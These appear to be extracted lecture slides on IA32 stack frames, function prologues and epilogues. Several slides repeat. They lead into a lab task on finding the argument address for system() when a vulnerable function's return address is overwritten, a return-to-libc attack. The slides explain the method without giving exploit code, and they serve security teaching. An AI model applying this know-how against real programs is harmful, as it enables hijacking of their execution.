


Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

Function Execution:

```
sub sp,0x8  
mov eax,DWORD PTR [bp+0x8]  
mov DWORD PTR [bp-0x4],eax  
mov eax,DWORD PTR [bp+0xC]  
mov DWORD PTR [bp-0x8],eax
```




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

Function Execution:

```
sub    sp,0x8  
mov    eax,DWORD PTR [bp+0x8]  
mov    DWORD PTR [bp-0x4],eax  
mov    eax,DWORD PTR [bp+0xC]  
mov    DWORD PTR [bp-0x8],eax
```




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

Function Execution:

```
sub    sp,0x8  
mov    eax,DWORD PTR [bp+0x8]  
mov    DWORD PTR [bp-0x4],eax  
mov    eax,DWORD PTR [bp+0xC]  
mov    DWORD PTR [bp-0x8],eax
```




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

Function **Epilogue**:

```
mov sp, bp  
pop bp  
ret
```




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

Function **Epilogue**:

```
mov sp, bp  
pop bp ; now bp has old frame pointer  
ret
```



Recap : Activation Record (Example - Classic IA32)


```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

Function **Epilogue**:

```
mov sp, bp
```

```
pop bp
```

```
ret ; pops return address (39) and places it in IP (i.e., instruction pointer)
```




Recap : Activation Record (Example - Classic IA32)

```
void main() {
    func(3, 6);
}
```

30:	6a 06	push 0x6
32:	6a 03	push 0x3
34:	e8 fc ff ff ff	call 35
39:	83 c4 08	add sp,0x8
3c:	90	nop
3d:	c9	leave
3e:	c3	ret


SP →



Recap : Activation Record (Example - Classic IA32)

```
void main() {
    func(3, 6);
}
```

30:	6a 06	push 0x6
32:	6a 03	push 0x3
34:	e8 fc ff ff ff	call 35
39:	83 c4 08	add sp,0x8
3c:	90	nop
3d:	c9	leave
3e:	c3	ret



Task C : Argument for `system()`

Function Prologue


```
pushl %ebp  
movl %esp, %ebp  
subl $N, %esp
```

RA: Return Address

FP: Frame Pointer

esp : Stack pointer

ebp : Current Frame Pointer




Task C : Argument for `system()`

Function Epilogue

```
movl %ebp, %esp  
popl %ebp  
ret
```

*esp : Stack pointer
ebp : Frame Pointer*



Function Prologue and Epilogue (Another example)

```
void foo(int x) {  
    int a;  
    a = x;  
}  
  
void bar() {  
    int b = 5;  
    foo(b);  
}
```

1 Function prologue

2 Function epilogue


leave pops the old frame pointer into EBP, thus restoring the caller's frame

```
$ gcc -S prog.c  
$ cat prog.s  
// some instructions omitted  
foo:  
    pushl %ebp      8(%ebp) ⇒ %ebp + 8  
    ①    movl %esp, %ebp  
    subl $16, %esp  
    movl 8(%ebp), %eax  
    movl %eax, -4(%ebp)] a = x  
    ②    leave  
    ret
```

How to Find system()'s Argument Address?

*vul_func() == foo()
in our example*

Change ebp and esp




- In order to find the system() argument, we need to **understand how the ebp and esp registers change with the function calls**.
- Between the time when return address is modified and system argument is used, vul_func() returns and system() prologue begins.

Memory Map to Understand system() Argument

vul_func() == **foo()**
in our example


Notice the new ebp (**system's ebp**) is **4 bytes higher** than the older ebp (**foo's ebp**)



Alternative Explanation

